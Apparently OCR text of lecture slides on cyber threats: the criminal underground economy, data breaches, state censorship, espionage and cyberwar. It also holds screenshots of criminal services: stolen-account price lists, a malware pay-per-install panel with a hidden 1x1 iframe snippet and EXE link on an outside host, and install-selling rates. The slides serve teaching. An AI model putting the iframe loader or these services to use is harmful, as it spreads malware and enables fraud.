
Актив/не актив смотрите сами по юзер ид. По активности не сортирую, так как это для каждого субьективно.

Также в продаже бывают акки PayPal. Цены рыночные. Постоянно не продаю.

Оплата по WM.
Перед покупкой следует обязательно ознакомиться с FAQ.
По работе с товаром не консультирую.
Работа через гарант сервис приветствуется.

Мои цены:

seller/баер акк до 10 фидов = 5$
seller/баер акк 10-25 фидов = 10$
seller/баер акк 25-50 фидов = 15$
seller/баер акк более 50 фидов = 25$


iframeDOLLARS.biz - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://iframedollars.biz/stats/index.php
CentOS Support my del.icio.us post to kaytwo Gmail Google Calendar
most expensive adwor... CyberWyre » Updated:... Google AdWords: Key... Matt Cutts: Gadgets, ... Pink Sheets -- Electron... iframeDOLLARS.biz
EXE last updated 68 hours ago
iframeDOLLARS.biz
adverts zone
NEWS STATS SETUP RATES
Last news
Date Text
4.12.2006 From today our price for Asia grows up to 15$ for 1k and the price for Italy - to 300$ for 1k
20.11.2006 For the reason of bad price for Asiatic region we have to low our price for it to 12$. We're waiting for your understanding. We'll work up this problem as soon as possible.
11.07.2006 Now, we accept asia loads!
11.06.2006 We resolve our problem with hosting! And we have a special bonus: you'll get +20% more to your moneys!
31.05.2006 From the 31th of May the new system of anti antivirus is started.
07.11.2005 Problems with BackURL solved, use it!
11.10.2005 Now you can send not unique traffic to your resources with help of BackURL
10.10.2005 From the 10th of Octobre the new system of tariffing IS STARTED. From this moment we pay different $$$ for different countries
19.09.2005 From the 19th of september the price for 1000 loads will rise to 80$
5.08.2005 New system of statistics and new disign are started!
11.07.2005 From the 11th of july the price for 1000 loads will rise to 70$
Adverts link
HTML Link:
<iframe src="http://yepjnddqpq.biz/dl/adv622.php" width=1 height=1></iframe>
Hidden HTML Link:
<iframe
src="http://yepjnd&#
width=1 height=1></iframe>
EXE Link(last update 68 hours ago):
http://yepjnddqpq.biz/dl/loadadv622.exe
algorithms
CD Recorder
Trash
algorithms-2005-07-05.ta...
GPL.txt
home4.p
rotz-2.43.tar.gz
Hashtable.java
kaytwo
CPU0
CPU1
Disk
eth0
Mem

HURRY! CITADEL IS GOING OFF THE OPEN MARKET!

RSA FraudAction Research Labs July 2, 2012


Citadel – Yesterday and Today

Citadel started as a Zeus v2 Trojan, deployed and tweaked by a crime gang using it for their own banking fraud operations, however once Citadel was released into the Russian-speaking underground in January 2012, it took on a life of its own being supported by a skillful, relentless development team.

Today, Citadel is the most advanced crimeware tool money can buy and is the only crimeware of its grade being marketed to fraudsters in open underground venues. Comparable Trojans, like Sinowal, are all privately owned, but Citadel is taking the open market by storm and is continuing to evolve in sophistication. Since its release, Citadel has seen 4 major upgrades (including v1.3.4.5) that addressed "customer" concerns and fixed a long list of bugs originating in Zeus v2's faulty mechanisms.

An excellent example of a successful deployment of a Fraud-as-a-Service (FaaS) model, Citadel is the first ever crimeware to have its own dedicated **CRM** where dubious clientele can congregate, raise issues, get support and request new modules be implemented. The Citadel CRM is pushed as a compulsory part of using the Trojan, and demands a monthly fee be paid for the membership. Botmasters failing to pay their dues are banned from receiving the next version upgrade.

Sold for $2,500 for a kit with added plugins going for an average of $1,000 each, Citadel developers


-CS-
Installs
installs, loads, bots, rats, stealers... All *.EXE allowed, fud.
1000 5000 10.000
World MIX 25 $ 110 $ 200 $
EU MIX 50 $ 225 $ 400 $
DE, CA, GB 80 $ 350 $ 600 $
USA 120 $ 550 $ 1000 $
Exchange Rate:
1 USD = 0.8011 EUR
WebMoney
Liberty Reserve
bitcoin
Home
Installs
Traffic
Account
DDos
Socks
Contact

Modern Threats, con't

- Most cyber attacks aim for profit and are facilitated by a well-developed "underground economy …
- … there are also extensive threats to privacy including *identity theft*

Chronology of Data Breaches

Go to Breaches for 2005, 2006, 2007, 2008, 2009 or 2010.

DATE MADE PUBLIC	NAME(Location)	TYPE OF BREACH	NUMBER OF RECORDS
2005			
Jan. 10, 2005	George Mason University (Fairfax, VA)	Names, photos, and Social Security numbers of 32,000 students and staff were compromised because of a hacker attack on the university's main ID server.	32,000
Jan. 18,	Univ. of CA, San Diego	A hacker breached the security of two	3,500
Jan. 1, 2010	collective2.com	Users of the do-it-yourself trading site collective2.com received an "urgent" e-mail notifying them that the company's	25,000
Jan. 1, 2010	Netflix (Los Gatos, CA)	A class action suit was filed against Netflix, Inc., in the United States District Court for the Northern District of	100 million Not Added to Total
Jan. 12, 2010	Suffolk County National Bank (Long Island, NY)	Hackers have stolen the login credentials for more than 8,300 customers of small New York bank after breaching its security	8,373
TOTAL number of records containing sensitive personal information involved in security breaches in the U.S. since January 2005.			**343,485,708** What does the total number indicate?


Privacy Rights Clearinghouse
Empowering Consumers. Protecting Privacy.
Sign In to Your Complaint Center.
Home
About Us
Fact Sheets
Latest Issues
Public Policy & Reports
SEARCH
Browse Privacy Topics
Privacy Basics
Background Checks & Workplace
Banking & Finance
Credit & Credit Reports
Debt Collection
Education
Harassment & Stalking
Identity Theft & Data Breaches
Insurance
Junk Mail/Faxes/Email
Medical Privacy
Online Privacy & Technology
Privacy When You Shop
Public Records & Info Brokers
Renter Privacy
Social Security Numbers
Telephone Privacy
Videos
More...
Chronology of Data Breaches
Custom Sort
Select your desired results. Then click "Go!"
Choose the type of breaches to display:
Click or unclick the boxes then select go.
Unintended disclosure (DISC) - Sensitive information posted publicly on a website, mishandled or sent to the wrong party via email, fax or mail.
Hacking or malware (HACK) - Electronic entry by an outside party, malware and spyware.
Payment Card Fraud (CARD) - Fraud involving debit and credit cards that is not accomplished via hacking. For example, skimming devices at point-of-service terminals.
Insider (INSD) - Someone with legitimate access intentionally breaches information - such as an employee or contractor.
Physical loss (PHYS) - Lost, discarded or stolen non-electronic records, such as paper documents
Portable device (PORT) - Lost, discarded or stolen laptop, PDA, smartphone, portable memory device, CD, hard drive, data tape, etc
Stationary device (STAT) - Lost, discarded or stolen stationary electronic device such as a computer or server not designed for mobility.
Unknown or other (UNKN)
Select organization type(s):
BSO - Businesses - Other
BSF - Businesses - Financial and Insurance Services
BSR - Businesses - Retail/Merchant
EDU - Educational Institutions
GOV - Government and Military
MED - Healthcare - Medical Providers
NGO - Nonprofit Organizations
Select year(s):
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
GO!
Select features, then click GO.
New Search
Help Guide
Return to Chronology main page.
Breach Subtotal
Breaches currently displayed:
Breach Types: DISC, HACK, CARD, INSD, PHYS, PORT, STAT, UNKN
Organization Types: BSO, BSF, BSR, EDU, GOV, MED, NGO
Years: 2005, 2006, 2007, 2008, 2009, 2010, 2011, 2012, 2013, 2014
872,602,323 Records in our database from.
4375 Breaches made public fitting this criteria

Breach Subtotal

Breaches currently displayed:
Breach Types: DISC, HACK, CARD, INSD, PHYS, PORT, STAT, UNKN
Organization Types: BSO, BSF, BSR, EDU, GOV, MED, NGO
Years: 2005, 2006, 2007, 2008, 2009, 2010, 2011, 2012, 2013, 2014, 2015, 2016
900,833,392 Records in our database from
5057 Breaches made public fitting this criteria

Search the entire database for a company or organization by name

Apply

Date Made Public	Name	Entity	Type	Total Records
August 19, 2016	**Eddie Bauer** **Bellevue, Washington**	BSO	HACK	Unknown

"The outdoor clothing and accessories retailer Eddie Bauer is the latest victim of point-of-sale malware to admit that its customers' card details may have been stolen.

Just days after hotel operator HEI said 20 of its hotels had been infected, Eddie Bauer said its 350-or-so stores in the U.S. and Canada had also been the victim of a malware attack.

Cleaning up the mess won't be cheap—Eddie Bauer said Thursday that it had arranged for all customers who made purchases and returns during this period to get free identity protection services from Kroll for the next year."

More Information: http://fortune.com/2016/08/19/eddie-bauer-data-breach/

Modern Threats, con't

- Most cyber attacks aim for profit and are facilitated by a well-developed "underground economy …
- … there are also extensive threats to privacy including *identity theft*
- … and recent times have seen the rise of nation-state issues, including:
  - Censorship / network control

China Cracks Down on Tor Anonymity Network

A leading anonymity technology is targeted by the Chinese government for the first time.

By David Talbot

THURSDAY, OCTOBER 15, 2009

For the first time, the Chinese government has attacked one of the best, most secure tools for surfing the Internet anonymously. The clampdown against the tool, called Tor, came in the days leading up to the 60th anniversary of China's "national day" on October 1. It is part of a growing trend in which repressive nations orchestrate massive clampdowns during politically sensitive periods, in addition to trying to maintain Internet firewalls year-round.

"It was the first time the Chinese government has ever even included Tor in any sort of censorship circumvention effort," says Andrew Lewman, the executive director of Tor Project, the nonprofit that maintains the Tor software and network. "They were so worried about October 1, they went to anything that could possibly circumvent their firewall and blocked it."

Tor is one of several systems that route data through intermediate computers called proxies, thereby circumventing government filters. To anyone watching

(Photo: David Guttenfelder, AP)

1. **North Korea.** All websites are under government control. About 4% of the population has Internet access.

This picture taken by North Korea's official Korean Central News Agency (KCNA) shows North Korean leader Kim Jong-Un, standing in the center of the front row, posing for photos with soldiers of the Seoul Ryu Kyong Su 105 Guards Tank Division of the Korean People's Army. *(Photo: KCNA via AFP)*

Source: http://www.usatoday.com/story/news/world/2014/02/05/top-ten-internet-censors/5222385/

2. **Burma.** Authorities filter e-mails and block access to sites of groups that expose human rights violations or disagree with the government.

Guards stand at attention during a flag-raising ceremony to mark Burma's 66th Independence Day on Jan. 4.*(Photo: Ye Aung Thu, AFP/Getty Images)*

3. **Cuba.** Internet available only at government controlled "access points." Activity online is monitored through IP blocking, keyword filtering and browsing history checking. Only pro-government users may upload content.

Cuba's President Raul Castro, left, and Mexico's President Enrique Pena Nieto, right, review an honor guard at the Revolutionary Palace in Havana on Jan. 27.*(Photo: Alejandro Ernesto, AP)*


4. **Saudi Arabia.** Around 400,000 sites have been blocked, including any that discuss political, social or religious topics incompatible with the Islamic beliefs of the monarchy.

An image grab taken from the state-run Syrian news channel shows Syrian President Bashar al-Assad, center, and Syrian Grand Mufti Ahmed Hassun, right, on Jan. 12 attending the al-Hamad mosque in Damascus on the eve of birth anniversary of Islam's Prophet Mohammed. *(Photo: Handout photo via AFP/Getty Images)*

5. **Iran.** Bloggers must register at the Ministry of Art and Culture. Those that express opposition to the mullahs who run the country are harassed and jailed.

An Iranian woman visits the shrine of the founder of Iran's Islamic Republic, Ayatollah Ruhollah Khomeini, at Khomeini's mausoleum on Feb. 1 in a suburb of Tehran during festivities marking the 35th anniversary of his return from exile.*(Photo: Atta Kenare, AFP/Getty Images)*

Le VPN did a study on the **Internet censorship around the world** and here's the Top 10 Internet Censors list for 2016 that we came up with:



Modern Threats, con't

- Most cyber attacks aim for profit and are facilitated by a well-developed "underground economy …
- … there are also extensive threats to privacy including *identity theft*
- … and recent times have seen the rise of nation-state issues, including:
  - Censorship / network control
  - Espionage

Google China cyberattack part of vast espionage campaign, experts say

By Ariana Eunjung Cha and Ellen Nakashima
Thursday, January 14, 2010

Computer attacks on Google that the search giant said originated in China were part of a concerted political and corporate espionage effort that exploited security flaws in e-mail attachments to sneak into the networks of major financial, defense and technology companies and research institutions in the United States, security experts said.

THIS STORY

» Google attack part of vast campaign
- Google hands China an Internet dilemma
- Statement from Google: A new approach to China

View All Items in This Story

People sympathetic to Google have been leaving flowers and candles at the firm's Chinese headquarters. (Vincent Thian/associated Press)

Enlarge Photo

At least 34 companies -- including Yahoo, Symantec, Adobe, Northrop Grumman and Dow Chemical -- were attacked, according to congressional and industry sources. Google, which disclosed on Tuesday that hackers had penetrated the Gmail

What Google might miss out on

Google said it may exit China,

This 12-story building on the outskirts of Shanghai is the headquarters of Unit 61398 of the People's Liberation Army. China's defense ministry has denied that it is responsible for initiating digital attacks.

NEW CASTLE NEWS

Sharon Regional patient data breached in cyber attack

Sharon Regional Hacked

A patient called the New Castle News to say she had received a call claiming to be from a medical lab looking for a cash payment.

Posted: Thursday, August 21, 2014 9:52 am

By Joe Wiercinski
New Castle News

A breach of patients' personal data of Sharon Regional Health System was part of a cyber attack from China against Community Health Systems, owner of Sharon Regional.

Local medical patients are caught up in a massive data breach linked to international computer hackers targeting the owner of Sharon Regional Health System.

In one instance, a patient called the New Castle News to say she had received a call claiming to be from a medical lab looking for a cash payment.

In a Reuters story published in the Chicago Tribune, Community Health Systems Inc. said Monday it had been the victim of a cyber attack from China, resulting in the theft of Social Security numbers and other personal data belonging to 4.5 million patients.

MUST READ: Which 4K TVs are worth buying?

US nuclear regulator hit by two foreign cyberattacks in three years

by Jon Fingas | @jonfingas | 2 days ago (August 19, 2014)

20

It's no secret that the White House is eager to protect the energy grid against cyberattacks, but it's now clear that the government is speaking from bitter, first-hand experience. *Nextgov* has confirmed that foreign hacker groups broke into the Nuclear Regulatory Commission's systems twice within the past three years, compromising PCs and accounts by tricking users into installing malware. A third, individually-launched attack also happened during the same time frame. While investigators couldn't determine the origins due to internet providers deleting their logs, the targets suggest that the attacks were government-backed -- the NRC knows the contents and health of reactors across the US. That logically draws suspicion toward China or Russia, although these could have simply been black market operators hoping to sell to the highest bidder.

Modern Threats, con't

- Most cyber attacks aim for profit and are facilitated by a well-developed "underground economy …
- … there are also extensive threats to privacy including *identity theft*
- … but recent times have seen the rise of nation-state issues, including:
  - Censorship / network control
  - Espionage
  - … and war

Russia accused of unleashing cyberwar to disable Estonia

· Parliament, ministries, banks, media targeted
· Nato experts sent in to strengthen defences

Ian Traynor in Brussels
The Guardian, Thursday 17 May 2007
Article history

Bronze Soldier, the Soviet war memorial removed from Tallinn
Nisametdinov/AP

A three-week wave of massive cyber-attacks on the small Baltic country of Estonia, the first known incidence of such an assault on a state, is causing alarm across the western alliance, with Nato urgently examining the offensive and its implications.

August 11th, 2008

Coordinated Russia vs Georgia cyber attack in progress

Posted by Dancho Danchev @ 4:23 pm

Categories: Black Hat, Botnets, Denial of Service (DoS), Governments, Hackers...
Tags: Security, Cyber Warfare, DDoS, Georgia, South Osetia...

62 TalkBacks ADD YOUR OPINION | SHARE | PRINT | E-MAIL | WORTHWHILE? +18 24 VOTES

